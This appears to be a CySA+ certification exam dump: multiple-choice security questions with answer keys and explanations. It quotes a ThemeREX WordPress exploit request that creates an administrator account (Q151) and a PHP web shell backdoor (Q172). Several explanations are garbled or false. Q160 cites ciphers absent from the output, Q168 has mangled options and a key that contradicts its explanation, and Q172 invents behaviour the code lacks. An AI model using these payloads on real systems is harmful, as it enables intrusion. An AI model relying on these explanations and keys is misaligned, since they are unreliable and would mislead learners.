A vulnerability analyst received a list of system vulnerabilities and needs to evaluate the relevant impact of the exploits on the business. Given the constraints of the current sprint, only three can be remediated. Which of the following represents the least impactful risk, given the CVSS3.1 base scores?

- A. AV:N/AC:H/PR:H/UI:R/S:U/C:H/I:H/A:L - Base Score 6.0
- B. AV:N/AC:H/PR:H/UI:N/S:C/C:H/I:L/A:L - Base Score 7.2
- C. AV:N/AC:H/PR:H/UI:R/S:U/C:H/I:H/A:H - Base Score 6.4
- D. AV:N/AC:H/PR:N/UI:N/S:C/C:L/I:L/A:L - Base Score 6.5

**Answer:** A

**Explanation:**

This option represents the least impactful risk because it has the lowest base score among the four options, and it also requires high privileges, user interaction, and high attack complexity to exploit, which reduces the likelihood of a successful attack.

References: The base scores were calculated using the Common Vulnerability Scoring System Version 3.1 Calculator from FIRST. The explanation was based on the CVSS standards guide from NVD and the CVSS 3.1 Calculator Online from Calculators Hub.

**NEW QUESTION 130**

Which of the following best describes the threat concept in which an organization works to ensure that all network users only open attachments from known sources?

- A. Hacktivist threat
- B. Advanced persistent threat
- C. Unintentional insider threat
- D. Nation-state threat

**Answer:** C

**Explanation:**

An unintentional insider threat is a type of network security threat that occurs when a legitimate user of the network unknowingly exposes the network to malicious activity, such as opening a phishing email or a malware-infected attachment from an unknown source. This can compromise the network security and allow attackers to access sensitive data or systems. The other options are not related to the threat concept of ensuring that all network users only open attachments from known sources.

References: CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition, Chapter 1: Threat and Vulnerability Management, page 13. What is Network Security | Threats, Best Practices

| Imperva, Network Security Threats and Attacks, Phishing section. Five Ways to Defend Against Network Security Threats, 2. Use Firewalls section.

**NEW QUESTION 135**

An organization enabled a SIEM rule to send an alert to a security analyst distribution list when ten failed logins occur within one minute. However, the control was unable to detect an attack with nine failed logins. Which of the following best represents what occurred?

- A. False positive
- B. True negative
- C. False negative
- D. True positive

**Answer:** C

**Explanation:**

The correct answer is C. False negative.

A false negative is a situation where an attack or a threat is not detected by a security control, even though it should have been. In this case, the SIEM rule was unable to detect an attack with nine failed logins, which is below the threshold of ten failed logins that triggers an alert. This means that the SIEM rule missed a potential attack and failed to alert the security analysts, resulting in a false negative.

A false positive is a situation where a benign or normal activity is detected as an attack or a threat by a security control, even though it is not. A true negative is a situation where a benign or normal activity is not detected as an attack or a threat by a security control, as expected. A true positive is a situation where an attack or a threat is detected by a security control, as expected. These are not the correct answers for this question.

**NEW QUESTION 139**

A security analyst must preserve a system hard drive that was involved in a litigation request Which of the following is the best method to ensure the data on the device is not modified?

- A. Generate a hash value and make a backup image.
- B. Encrypt the device to ensure confidentiality of the data.
- C. Protect the device with a complex password.
- D. Perform a memory scan dump to collect residual data.

**Answer:** A

**Explanation:**

Generating a hash value and making a backup image is the best method to ensure the data on the device is not modified, as it creates a verifiable copy of the original data that can be used for forensic analysis. Encrypting the device, protecting it with a password, or performing a memory scan dump do not prevent the data from being altered or deleted. Verified References: CompTIA CySA+ CS0-002 Certification Study Guide, page 3291

**NEW QUESTION 143**

Which of the following phases of the Cyber Kill Chain involves the adversary attempting to establish communication with a successfully exploited target?

- A. Command and control
- B. Actions on objectives
- C. Exploitation
- D. Delivery

**Answer:** A

**Explanation:**

Command and control (C2) is a phase of the Cyber Kill Chain that involves the adversary attempting to establish communication with a successfully exploited target. C2 enables the adversary to remotely control or manipulate the target system or network using various methods, such as malware callbacks, backdoors, botnets, or covert channels. C2 allows the adversary to maintain persistence, exfiltrate data, execute commands, deliver payloads, or spread to other systems or networks.

**NEW QUESTION 146**

Which of the following would eliminate the need for different passwords for a variety of internal applications?

- A. CASB
- B. SSO
- C. PAM
- D. MFA

**Answer:** B

**Explanation:**

Single Sign-On (SSO) allows users to log in with a single ID and password to access multiple applications. It eliminates the need for different passwords for various internal applications, streamlining the authentication process.

**NEW QUESTION 149**

A security analyst recently joined the team and is trying to determine which scripting language is being used in a production script to determine if it is malicious. Given the following script:

```
foreach ($user in Get-Content .\this.txt)
{
    Get-ADUser $user -Properties primaryGroupID |select-object primaryGroupID
    Add-ADGroupMember "Domain Users" -Members $user
    Set-ADUser $user -Replace @{primaryGroupID=513}
}
```

Which of the following scripting languages was used in the script?

- A. PowerShell
- B. Ruby
- C. Python
- D. Shell script

**Answer:** A

**Explanation:**

The script uses PowerShell syntax, such as cmdlets, parameters, variables, and comments. PowerShell is a scripting language that can be used to automate tasks and manage systems.

**NEW QUESTION 151**

An analyst has received an IPS event notification from the SIEM stating an IP address, which is known to be malicious, has attempted to exploit a zero-day vulnerability on several web servers. The exploit contained the following snippet:

```
/wp-json/trx_addons/V2/get/sc_layout?sc=wp_insert_user&role=administrator
```

Which of the following controls would work best to mitigate the attack represented by this snippet?

- A. Limit user creation to administrators only.
- B. Limit layout creation to administrators only.
- C. Set the directory trx\_addons to read only for all users.
- D. Set the directory v2 to read only for all users.

**Answer:** A

**Explanation:**

Limiting user creation to administrators only would work best to mitigate the attack represented by this snippet. The snippet shows an attempt to exploit a zero-day vulnerability in the ThemeREX Addons WordPress plugin, which allows remote code execution by invoking arbitrary PHP functions via the REST-API endpoint /wp-json/trx\_addons/V2/get/sc\_layout. In this case, the attacker tries to use the wp\_insert\_user function to create a new administrator account on the WordPress site<sup>12</sup>. Limiting user creation to administrators only would prevent the attacker from succeeding, as they would need to provide valid administrator credentials to create a new user. This can be done by using a plugin or a code snippet that restricts user registration to administrators<sup>34</sup>. Limiting layout creation to administrators only, setting the directory trx\_addons to read only for all users, and setting the directory v2 to read only for all users are not effective controls to mitigate the attack, as they do not address the core of the vulnerability, which is the lack of input validation and sanitization on the REST-API endpoint. Moreover, setting directories to read only may affect the functionality of the plugin or the WordPress site<sup>56</sup>. References: Zero-Day Vulnerability in ThemeREX Addons Now Patched - Wordfence, Mitigating Zero Day Attacks With a Detection, Prevention ... - Spiceworks, How to Restrict WordPress User Registration to Specific Email ..., How to Limit WordPress User Registration to Specific Domains, WordPress File Permissions: A Guide to Securing Your Website, WordPress File Permissions: What is the Ideal Setting?

**NEW QUESTION 152**

A company's security team is updating a section of the reporting policy that pertains to inappropriate use of resources (e.g., an employee who installs cryptominers on workstations in the office). Besides the security team, which of the following groups should the issue be escalated to first in order to comply with industry best practices?

- A. Help desk
- B. Law enforcement
- C. Legal department
- D. Board member

**Answer:** C

**Explanation:**

The correct answer is C. Legal department.

According to the CompTIA Cybersecurity Analyst (CySA+) certification exam objectives, one of the tasks for a security analyst is to “report and escalate security incidents to appropriate stakeholders and authorities”<sup>1</sup>. This includes reporting any inappropriate use of resources, such as installing cryptominers on workstations, which may violate the company's policies and cause financial and reputational damage. The legal department is the most appropriate group to escalate this issue to first, as they can advise on the legal implications and actions that can be taken against the employee. The legal department can also coordinate with other groups, such as law enforcement, help desk, or board members, as needed. The other options are not the best choices to escalate the issue to first, as they may not have the authority or expertise to handle the situation properly.

**NEW QUESTION 155**

Due to an incident involving company devices, an incident responder needs to take a mobile phone to the lab for further investigation. Which of the following tools should be used to maintain the integrity of the mobile phone while it is transported? (Select two).

- A. Signal-shielded bag
- B. Tamper-evident seal
- C. Thumb drive
- D. Crime scene tape
- E. Write blocker
- F. Drive duplicator

**Answer:** AB

**Explanation:**

A signal-shielded bag and a tamper-evident seal are tools that can be used to maintain the integrity of the mobile phone while it is transported. A signal-shielded bag prevents the phone from receiving or sending any signals that could compromise the data or evidence on the device. A tamper-evident seal ensures that the phone has not been opened or altered during the transportation. ReferencesM: obile device forensics, Section: Acquisition

**NEW QUESTION 160**

A technician is analyzing output from a popular network mapping tool for a PCI audit:



```
PORT STATE SERVICE VERSION
22/tcp open  ssh Cisco SSH 1.25 (protocol 2.0)
443/tcp open  ssl/http OpenResty web app server
|_ http-server-header: openresty
|_ ssl-enum-ciphers:
|_ TLSv1.1:
|_ ciphers:
|_ TLS_RSA_WITH_AES_128_CBC_SHA (rsa 2048) - F
|_ TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (secp256r1) - F
|_ compressors:
|_ NULL
|_ cipher preference: server
|_ warnings:
|_ Insecure certificate signature (SHA1), score capped at F
|_ TLSv1.2:
|_ ciphers:
|_ TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256 (secp256r1) - F
|_ TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384 (secp256r1) - F
|_ TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384 (secp256r1) - F
|_ TLS_RSA_WITH_AES_256_CBC_SHA256 (rsa 2048) - F
|_ TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256 (secp256r1) - F
|_ TLS_RSA_WITH_AES_256_GCM_SHA384 (rsa 2048) - F
|_ TLS_RSA_WITH_AES_128_GCM_SHA256 (rsa 2048) - F
|_ TLS_RSA_WITH_AES_128_CBC_SHA256 (rsa 2048) - F
|_ TLS_RSA_WITH_AES_128_CBC_SHA (rsa 2048) - F
|_ TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (secp256r1) - F
|_ compressors:
|_ NULL
|_ cipher preference: server
|_ warnings:
|_ Insecure certificate signature (SHA1), score capped at F
|_ least strength: F
```

Which of the following best describes the output?

- A. The host is not up or responding.
- B. The host is running excessive cipher suites.
- C. The host is allowing insecure cipher suites.
- D. The Secure Shell port on this host is closed

**Answer: C**

**Explanation:**

The output shows the result of running the ssl-enum-ciphers script with Nmap, which is a tool that can scan web servers for supported SSL/TLS cipher suites. Cipher suites are combinations of cryptographic algorithms that are used to establish secure communication between a client and a server. The output shows the cipher suites that are supported by the server, along with a letter grade (A through F) indicating the strength of the connection. The output also shows the least strength, which is the strength of the weakest cipher offered by the server. In this case, the least strength is F, which means that the server is allowing insecure cipher suites that are vulnerable to attacks or have been deprecated. For example, the output shows that the server supports SSLv3, which is an outdated and insecure protocol that is susceptible to the POODLE attack. The output also shows that the server supports RC4, which is a weak and broken stream cipher that should not be used. Therefore, the best description of the output is that the host is allowing insecure cipher suites. The other descriptions are not accurate, as they do not reflect what the output shows. The host is not up or responding is incorrect, as the output clearly shows that the host is up and responding to the scan. The host is running excessive cipher suites is incorrect, as the output does not indicate how many cipher suites the host is running, only which ones it supports. The Secure Shell port on this host is closed is incorrect, as the output does not show anything about port 22, which is the default port for Secure Shell (SSH). The output only shows information about port 443, which is the default port for HTTPS.

**NEW QUESTION 163**

An analyst is examining events in multiple systems but is having difficulty correlating data points. Which of the following is most likely the issue with the system?

- A. Access rights
- B. Network segmentation
- C. Time synchronization
- D. Invalid playbook

**Answer: C**

**Explanation:**

Time synchronization is the process of ensuring that all systems in a network have the same accurate time, which is essential for correlating data points from different sources. If the system has an issue with time synchronization, the analyst may have difficulty matching events that occurred at the same time or in a specific order. Access rights, network segmentation, and invalid playbook are not directly related to the issue of correlating data points. Verified References: [CompTIA CySA+ CS0-002 Certification Study Guide], page 23

**NEW QUESTION 168**

A security analyst is reviewing a packet capture in Wireshark that contains an FTP session from a potentially compromised machine. The analyst sets the following display filter: ftp. The analyst can see there are several RETR requests with 226 Transfer complete responses, but the packet list pane is not showing the packets containing the file transfer itself. Which of the following can the analyst perform to see the entire contents of the downloaded files?

- A. Change the display filter to f c
- B. acciv
- C. pore
- D. Change the display filter to tcg.port=20
- E. Change the display filter to f cp-daca and follow the TCP streams
- F. Navigate to the File menu and select FTP from the Export objects option

**Answer:** C

**Explanation:**

The best way to see the entire contents of the downloaded files in Wireshark is to change the display filter to ftp-data and follow the TCP streams. FTP-data is a protocol that is used to transfer files between an FTP client and server using TCP port 20. By filtering for ftp-data packets and following the TCP streams, the analyst can see the actual file data that was transferred during the FTP session

**NEW QUESTION 170**

During a recent site survey, an analyst discovered a rogue wireless access point on the network. Which of the following actions should be taken first to protect the network while preserving evidence?

- A. Run a packet sniffer to monitor traffic to and from the access point.
- B. Connect to the access point and examine its log files.
- C. Identify who is connected to the access point and attempt to find the attacker.
- D. Disconnect the access point from the network

**Answer:** D

**Explanation:**

The correct answer is D. Disconnect the access point from the network.

A rogue access point is a wireless access point that has been installed on a network without the authorization or knowledge of the network administrator. A rogue access point can pose a serious security risk, as it can allow unauthorized users to access the network, intercept network traffic, or launch attacks against the network or its devices<sup>1234</sup>.

The first action that should be taken to protect the network while preserving evidence is to disconnect the rogue access point from the network. This will prevent any further damage or compromise of the network by blocking the access point from communicating with other devices or users. Disconnecting the rogue access point will also preserve its state and configuration, which can be useful for forensic analysis and investigation. Disconnecting the rogue access point can be done physically by unplugging it from the network port or wirelessly by disabling its radio frequency<sup>5</sup>.

The other options are not the best actions to take first, as they may not protect the network or preserve evidence effectively.

Option A is not the best action to take first, as running a packet sniffer to monitor traffic to and from the access point may not stop the rogue access point from causing harm to the network. A packet sniffer is a tool that captures and analyzes network packets, which are units of data that travel across a network. A packet sniffer can be useful for identifying and troubleshooting network problems, but it may not be able to prevent or block malicious traffic from a rogue access point. Moreover, running a packet sniffer may require additional time and resources, which could delay the response and mitigation of the incident<sup>5</sup>.

Option B is not the best action to take first, as connecting to the access point and examining its log files may not protect the network or preserve evidence.

Connecting to the access point may expose the analyst's device or credentials to potential attacks or compromise by the rogue access point. Examining its log files may provide some information about the origin and activity of the rogue access point, but it may also alter or delete some evidence that could be useful for forensic analysis and investigation. Furthermore, connecting to the access point and examining its log files may not prevent or stop the rogue access point from continuing to harm the network<sup>5</sup>.

Option C is not the best action to take first, as identifying who is connected to the access point and attempting to find the attacker may not protect the network or preserve evidence. Identifying who is connected to the access point may require additional tools or techniques, such as scanning for wireless devices or analyzing network traffic, which could take time and resources away from responding and mitigating the incident. Attempting to find the attacker may also be difficult or impossible, as the attacker may use various methods to hide their identity or location, such as encryption, spoofing, or proxy servers. Moreover, identifying who is connected to the access point and attempting to find the attacker may not prevent or stop the rogue access point from causing further damage or compromise to the network<sup>5</sup>.

References:

- ? 1 CompTIA Cybersecurity Analyst (CySA+) Certification Exam Objectives
- ? 2 Cybersecurity Analyst+ - CompTIA
- ? 3 CompTIA CySA+ CS0-002 Certification Study Guide
- ? 4 CertMaster Learn for CySA+ Training - CompTIA
- ? 5 How to Protect Against Rogue Access Points on Wi-Fi - Byos
- ? 6 Wireless Access Point Protection: 5 Steps to Find Rogue Wi-Fi Networks ...
- ? 7 Rogue Access Point - Techopedia
- ? 8 Rogue access point - Wikipedia
- ? 9 What is a Rogue Access Point (Rogue AP)? - Contextual Security

**NEW QUESTION 172**

A company brings in a consultant to make improvements to its website. After the consultant leaves, a web developer notices unusual activity on the website and submits a suspicious file containing the following code to the security team:

```
<html>
<body>

<?php
echo '<H1>This website is under maintenance</H1>';
alert('Exit');
exec($_GET[cmd]);
echo $_SERVER['REMOTE_ADDR']
?>
</body>
</html>
```

Which of the following did the consultant do?

- A. Implanted a backdoor
- B. Implemented privilege escalation
- C. Implemented clickjacking
- D. Patched the web server

**Answer:** A

**Explanation:**

The correct answer is A. Implanted a backdoor.

A backdoor is a method that allows an unauthorized user to access a system or network without the permission or knowledge of the owner. A backdoor can be installed by exploiting a software vulnerability, by using malware, or by physically modifying the hardware or firmware of the device. A backdoor can be used for various malicious purposes, such as stealing data, installing malware, executing commands, or taking control of the system.

In this case, the consultant implanted a backdoor in the website by using an HTML and PHP code snippet that displays an image of a shutdown button and an alert message that says "Exit". However, the code also echoes the remote address of the server, which means that it sends the IP address of the visitor to the attacker. This way, the attacker can identify and target the visitors of the website and use their IP addresses to launch further attacks or gain access to their devices.

The code snippet is an example of a clickjacking attack, which is a type of interface-based attack that tricks a user into clicking on a hidden or disguised element on a webpage. However, clickjacking is not the main goal of the consultant, but rather a means to implant the backdoor. Therefore, option C is incorrect.

Option B is also incorrect because privilege escalation is an attack technique that allows an attacker to gain higher or more permissions than they are supposed to have on a system or network. Privilege escalation can be achieved by exploiting a software vulnerability, by using malware, or by abusing misconfigurations or weak access controls. However, there is no evidence that the consultant implemented privilege escalation on the website or gained any elevated privileges.

Option D is also incorrect because patching is a process of applying updates to software to fix errors, improve performance, or enhance security. Patching can prevent or mitigate various types of attacks, such as exploits, malware infections, or denial-of-service attacks. However, there is no indication that the consultant patched the web server or improved its security in any way.

References:

- ? 1 What Is a Backdoor & How to Prevent Backdoor Attacks (2023)
- ? 2 What is Clickjacking? Tutorial & Examples | Web Security Academy
- ? 3 What Is Privilege Escalation and How It Relates to Web Security | Acunetix
- ? 4 What Is Patching? | Best Practices For Patch Management - cWatch Blog

**NEW QUESTION 175**

A security analyst has found the following suspicious DNS traffic while analyzing a packet capture:

- DNS traffic while a tunneling session is active.
- The mean time between queries is less than one second.
- The average query length exceeds 100 characters. Which of the following attacks most likely occurred?

- A. DNS exfiltration
- B. DNS spoofing
- C. DNS zone transfer
- D. DNS poisoning

**Answer:** A

**Explanation:**

DNS exfiltration is a technique that uses the DNS protocol to transfer data from a compromised network or device to an attacker-controlled server. DNS exfiltration can bypass firewall rules and security products that do not inspect DNS traffic. The characteristics of the suspicious DNS traffic in the question match the indicators of DNS exfiltration, such as:

? DNS traffic while a tunneling session is active: This implies that the DNS protocol is being used to create a covert channel for data transfer.

? The mean time between queries is less than one second: This implies that the DNS queries are being sent at a high frequency to maximize the amount of data transferred.

? The average query length exceeds 100 characters: This implies that the DNS queries are encoding large amounts of data in the subdomains or other fields of the DNS packets.

Official References:

- ? <https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002-exam-objectives>
- ? <https://resources.infosecinstitute.com/topic/bypassing-security-products-via-dns-data-exfiltration/>
- ? [https://www.reddit.com/r/CompTIA/comments/nvjuzt/dns\\_exfiltration\\_explanation/](https://www.reddit.com/r/CompTIA/comments/nvjuzt/dns_exfiltration_explanation/)

**NEW QUESTION 178**

An attacker has just gained access to the syslog server on a LAN. Reviewing the syslog entries has allowed the attacker to prioritize possible next targets. Which of the following is this an example of?

- A. Passive network foot printing
- B. OS fingerprinting
- C. Service port identification
- D. Application versioning

**Answer:** A

**Explanation:**

Passive network foot printing is the best description of the example, as it reflects the technique of collecting information about a network or system by monitoring or sniffing network traffic without sending any packets or interacting with the target. Foot printing is a term that refers to the process of gathering information about a target network or system, such as its IP addresses, open ports, operating systems, services, or vulnerabilities. Foot printing can be done for legitimate purposes, such as penetration testing or auditing, or for malicious purposes, such as reconnaissance or intelligence gathering. Foot printing can be classified into two types: active and passive. Active foot printing involves sending packets or requests to the target and analyzing the responses, such as using tools like ping, traceroute, or Nmap. Active foot printing can provide more accurate and detailed information, but it can also be detected by firewalls or intrusion detection systems (IDS). Passive foot printing involves observing or capturing network traffic without sending any packets or requests to the target, such as using tools like tcpdump, Wireshark, or Shodan. Passive foot printing can provide less information, but it can also avoid detection by firewalls or IDS. The example in the question shows that the attacker has gained access to the syslog server on a LAN and reviewed the syslog entries to prioritize possible next targets. A syslog server is a server that collects and stores log messages from various devices or applications on a network. A syslog entry is a record of an event or activity that occurred on a device or application, such as an error, a warning, or an alert. By reviewing the syslog entries, the attacker can obtain information about the network or system, such as its configuration, status, performance, or security issues. This is an example of passive network foot printing, as the attacker is not sending any packets or requests to



the target, but rather observing or capturing network traffic from the syslog server. The other options are not correct, as they describe different techniques or concepts.

OS fingerprinting is a technique of identifying the operating system of a target by analyzing its responses to certain packets or requests, such as using tools like Nmap or Xprobe2. OS fingerprinting can be done actively or passively, but it is not what the attacker is doing in the example. Service port identification is a technique of identifying the services running on a target by scanning its open ports and analyzing its responses to certain packets or requests, such as using tools like Nmap or Netcat. Service port identification can be done actively or passively, but it is not what the attacker is doing in the example. Application versioning is a concept that refers to the process of assigning unique identifiers to different versions of an application, such as using numbers, letters, dates, or names. Application versioning can help to track changes, updates, bugs, or features of an application, but it is not related to what the attacker is doing in the example.

#### NEW QUESTION 180

A security analyst detects an email server that had been compromised in the internal network. Users have been reporting strange messages in their email inboxes and unusual network traffic. Which of the following incident response steps should be performed next?

- A. Preparation
- B. Validation
- C. Containment
- D. Eradication

**Answer: C**

#### Explanation:

After detecting a compromised email server and unusual network traffic, the next step in incident response is containment, to prevent further damage or spread of the compromise. References: C. ompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition, Chapter 5: Incident Response, page 197.

#### NEW QUESTION 185

A cybersecurity analyst is doing triage in a SIEM and notices that the time stamps between the firewall and the host under investigation are off by 43 minutes. Which of the following is the most likely scenario occurring with the time stamps?

- A. The NTP server is not configured on the host.
- B. The cybersecurity analyst is looking at the wrong information.
- C. The firewall is using UTC time.
- D. The host with the logs is offline.

**Answer: A**

#### Explanation:

The most likely scenario occurring with the time stamps is that the NTP server is not configured on the host. NTP is the Network Time Protocol, which is used to synchronize the clocks of computers over a network. NTP uses a hierarchical system of time sources, where each level is assigned a stratum number. The most accurate time sources, such as atomic clocks or GPS receivers, are at stratum 0, and the devices that synchronize with them are at stratum 1, and so on. NTP clients can query multiple NTP servers and use algorithms to select the best time source and adjust their clocks accordingly<sup>1</sup>. If the NTP server is not configured on the host, the host will rely on its own hardware clock, which may drift over time and become inaccurate. This can cause discrepancies in the time stamps between the host and other devices on the network, such as the firewall, which may be synchronized with a different NTP server or use a different time zone. This can affect the security analysis and correlation of events, as well as the compliance and auditing of the network<sup>23</sup>. References: How the Windows Time Service Works, Time Synchronization - All You Need To Know, Firewall rules logging: a closer look at our new network compliance and ...

#### NEW QUESTION 187

The security team reviews a web server for XSS and runs the following Nmap scan:

```
#nmap -p80 --script http-unsafe-output-escaping 172.31.15.2

PORT      STATE      SERVICE    REASON
80/tcp    open      http       syn-ack
| http-unsafe-output-escaping:
|_ Characters [> " '] reflected in parameter id at
http://172.31.15.2/1.php?id=2
```

Which of the following most accurately describes the result of the scan?

- A. An output of characters > and " as the parameters used in the attempt
- B. The vulnerable parameter ID http://172.31.15.2/1.php?id=2 and unfiltered characters returned
- C. The vulnerable parameter and unfiltered or encoded characters passed > and " as unsafe
- D. The vulnerable parameter and characters > and " with a reflected XSS attempt

**Answer: D**

#### Explanation:

A cross-site scripting (XSS) attack is a type of web application attack that injects malicious code into a web page that is then executed by the browser of a victim user. A reflected XSS attack is a type of XSS attack where the malicious code is embedded in a URL or a form parameter that is sent to the web server and then reflected back to the user's browser. In this case, the Nmap scan shows that the web server is vulnerable to a reflected XSS attack, as it returns the characters > and " without any filtering or encoding. The vulnerable parameter is id in the URL http://172.31.15.2/1.php?id=2.

#### NEW QUESTION 192

An analyst is evaluating a vulnerability management dashboard. The analyst sees that a previously remediated vulnerability has reappeared on a database server. Which of the following is the most likely cause?

- A. The finding is a false positive and should be ignored.
- B. A rollback had been executed on the instance.



- C. The vulnerability scanner was configured without credentials.
- D. The vulnerability management software needs to be updated.

**Answer:** B

**Explanation:**

A rollback had been executed on the instance. If a database server is restored to a previous state, it may reintroduce a vulnerability that was previously fixed. This can happen due to backup and recovery operations, configuration changes, or software updates. A rollback can undo the patching or mitigation actions that were applied to remediate the vulnerability. References: Vulnerability Remediation: It's Not Just Patching, Section: The Remediation Process; Vulnerability assessment for SQL Server, Section: Remediation

**NEW QUESTION 194**

A user downloads software that contains malware onto a computer that eventually infects numerous other systems. Which of the following has the user become?

- A. Hacklivist
- B. Advanced persistent threat
- C. Insider threat
- D. Script kiddie

**Answer:** C

**Explanation:**

The user has become an insider threat by downloading software that contains malware onto a computer that eventually infects numerous other systems. An insider threat is a person or entity that has legitimate access to an organization's systems, networks, or resources and uses that access to cause harm or damage to the organization. An insider threat can be intentional or unintentional, malicious or negligent, and can result from various actions or behaviors, such as downloading unauthorized software, violating security policies, stealing data, sabotaging systems, or collaborating with external attackers.

**NEW QUESTION 199**

A vulnerability management team found four major vulnerabilities during an assessment and needs to provide a report for the proper prioritization for further mitigation. Which of the following vulnerabilities should have the highest priority for the mitigation process?

- A. A vulnerability that has related threats and IoCs, targeting a different industry
- B. A vulnerability that is related to a specific adversary campaign, with IoCs found in the SIEM
- C. A vulnerability that has no adversaries using it or associated IoCs
- D. A vulnerability that is related to an isolated system, with no IoCs

**Answer:** B

**Explanation:**

A vulnerability that is related to a specific adversary campaign, with IoCs found in the SIEM, should have the highest priority for the mitigation process. This is because it indicates that the vulnerability is actively being exploited by a known threat actor, and that the organization's security monitoring system has detected signs of compromise. This poses a high risk of data breach, service disruption, or other adverse impacts. References: How to Prioritize Vulnerabilities Effectively: Vulnerability Prioritization Explained, Section: How to prioritize vulnerabilities step by step to avoid drowning in sea of problems; CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition, Chapter 4: Security Operations and Monitoring, page 156.

**NEW QUESTION 203**

During an incident, some IoCs of possible ransomware contamination were found in a group of servers in a segment of the network. Which of the following steps should be taken next?

- A. Isolation
- B. Remediation
- C. Reimaging
- D. Preservation

**Answer:** A

**Explanation:**

Isolation is the first step to take after detecting some indicators of compromise (IoCs) of possible ransomware contamination. Isolation prevents the ransomware from spreading to other servers or segments of the network, and allows the security team to investigate and contain the incident. Isolation can be done by disconnecting the infected servers from the network, blocking the malicious traffic, or applying firewall rules<sup>12</sup>.

References: 10 Things You Should Do After a Ransomware Attack, How to Recover from a Ransomware Attack: A Step-by-Step Guide

**NEW QUESTION 206**

Which of the following is the best action to take after the conclusion of a security incident to improve incident response in the future?

- A. Develop a call tree to inform impacted users
- B. Schedule a review with all teams to discuss what occurred
- C. Create an executive summary to update company leadership
- D. Review regulatory compliance with public relations for official notification

**Answer:** B

**Explanation:**

One of the best actions to take after the conclusion of a security incident to improve incident response in the future is to schedule a review with all teams to discuss what occurred, what went well, what went wrong, and what can be improved. This review is also known as a lessons learned session or an after-action report. The purpose of this review is to identify the root causes of the incident, evaluate the effectiveness of the incident response process, document any gaps or weaknesses in the security controls, and recommend corrective actions or preventive measures for future incidents. Official References:

<https://www.eccouncil.org/cybersecurity-exchange/threat-intelligence/cyber-kill-chain-seven-steps-cyberattack/>

**NEW QUESTION 209**

Which of the following entities should an incident manager work with to ensure correct processes are adhered to when communicating incident reporting to the general public, as a best practice? (Select two).

- A. Law enforcement
- B. Governance
- C. Legal
- D. Manager
- E. Public relations
- F. Human resources

**Answer:** CE

**Explanation:**

An incident manager should work with the legal and public relations entities to ensure correct processes are adhered to when communicating incident reporting to the general public, as a best practice. The legal entity can provide guidance on the legal implications and obligations of disclosing the incident, such as compliance with data protection laws, contractual obligations, and liability issues. The public relations entity can help craft the appropriate message and tone for the public communication, as well as manage the reputation and image of the organization in the aftermath of the incident. These two entities can help the incident manager balance the need for transparency and accountability with the need for confidentiality and security<sup>12</sup>. References: Incident Communication Templates, Incident Management: Processes, Best Practices & Tools - Atlassian

**NEW QUESTION 210**

Which of the following describes the best reason for conducting a root cause analysis?

- A. The root cause analysis ensures that proper timelines were documented.
- B. The root cause analysis allows the incident to be properly documented for reporting.
- C. The root cause analysis develops recommendations to improve the process.
- D. The root cause analysis identifies the contributing items that facilitated the event

**Answer:** D

**Explanation:**

The root cause analysis identifies the contributing items that facilitated the event is the best reason for conducting a root cause analysis, as it reflects the main goal and benefit of this problem-solving approach. A root cause analysis (RCA) is a process of discovering the root causes of problems in order to identify appropriate solutions. A root cause is the core issue or factor that sets in motion the entire cause-and-effect chain that leads to the problem. A root cause analysis assumes that it is more effective to systematically prevent and solve underlying issues rather than just treating symptoms or putting out fires. A root cause analysis can be performed using various methods, tools, and techniques that help to uncover the causes of problems, such as events and causal factor analysis, change analysis, barrier analysis, or fishbone diagrams. A root cause analysis can help to improve quality, performance, safety, or efficiency by finding and eliminating the sources of problems. The other options are not as accurate as the root cause analysis identifies the contributing items that facilitated the event, as they do not capture the essence or value of conducting a root cause analysis. The root cause analysis ensures that proper timelines were documented is a possible outcome or benefit of conducting a root cause analysis, but it is not the best reason for doing so. Documenting timelines can help to establish the sequence of events and actions that led to the problem, but it does not necessarily identify or address the root causes. The root cause analysis allows the incident to be properly documented for reporting is also a possible outcome or benefit of conducting a root cause analysis, but it is not the best reason for doing so. Documenting and reporting incidents can help to communicate and share information about problems and solutions, but it does not necessarily identify or address the root causes. The root cause analysis develops recommendations to improve the process is another possible outcome or benefit of conducting a root cause analysis, but it is not the best reason for doing so. Developing recommendations can help to implement solutions and prevent future problems, but it does not necessarily identify or address the root causes.

**NEW QUESTION 211**

A recent vulnerability scan resulted in an abnormally large number of critical and high findings that require patching. The SLA requires that the findings be remediated within a specific amount of time. Which of the following is the best approach to ensure all vulnerabilities are patched in accordance with the SLA?

- A. Integrate an IT service delivery ticketing system to track remediation and closure.
- B. Create a compensating control item until the system can be fully patched.
- C. Accept the risk and decommission current assets as end of life.
- D. Request an exception and manually patch each system.

**Answer:** A

**Explanation:**

Integrating an IT service delivery ticketing system to track remediation and closure is the best approach to ensure all vulnerabilities are patched in accordance with the SLA. A ticketing system is a software tool that helps manage, organize, and track the tasks and workflows related to IT service delivery, such as incident management, problem management, change management, and vulnerability management. A ticketing system can help the security team to prioritize, assign, monitor, and document the remediation of the vulnerabilities, and to ensure that they are completed within the specified time frame and quality standards. A ticketing system can also help the security team to communicate and collaborate with other teams, such as the IT operations team, the development team, and the business stakeholders, and to report on the status and progress of the remediation efforts<sup>12</sup>. Creating a compensating control item, accepting the risk, and requesting an exception are not the best approaches to ensure all vulnerabilities are patched in accordance with the SLA, as they do not address the root cause of the problem, which is the large number of critical and high findings that require patching. These approaches may also introduce more risks or challenges for the security team, such as compliance issues, resource constraints, or business impacts<sup>3</sup>. References: What is a Ticketing System? | Freshservice ITSM Glossary, Vulnerability Management Best Practices, Compensating Controls: An Impermanent Solution to an IT ... - Tripwire, [Risk Acceptance in Information Security - Infosec Resources], [Exception Management - ISACA]

**NEW QUESTION 213**

An analyst wants to ensure that users only leverage web-based software that has been pre-approved by the organization. Which of the following should be deployed?

- A. Blocklisting

- B. Allowlisting
- C. Graylisting
- D. Webhooks

**Answer:** B

**Explanation:**

The correct answer is B. Allowlisting.

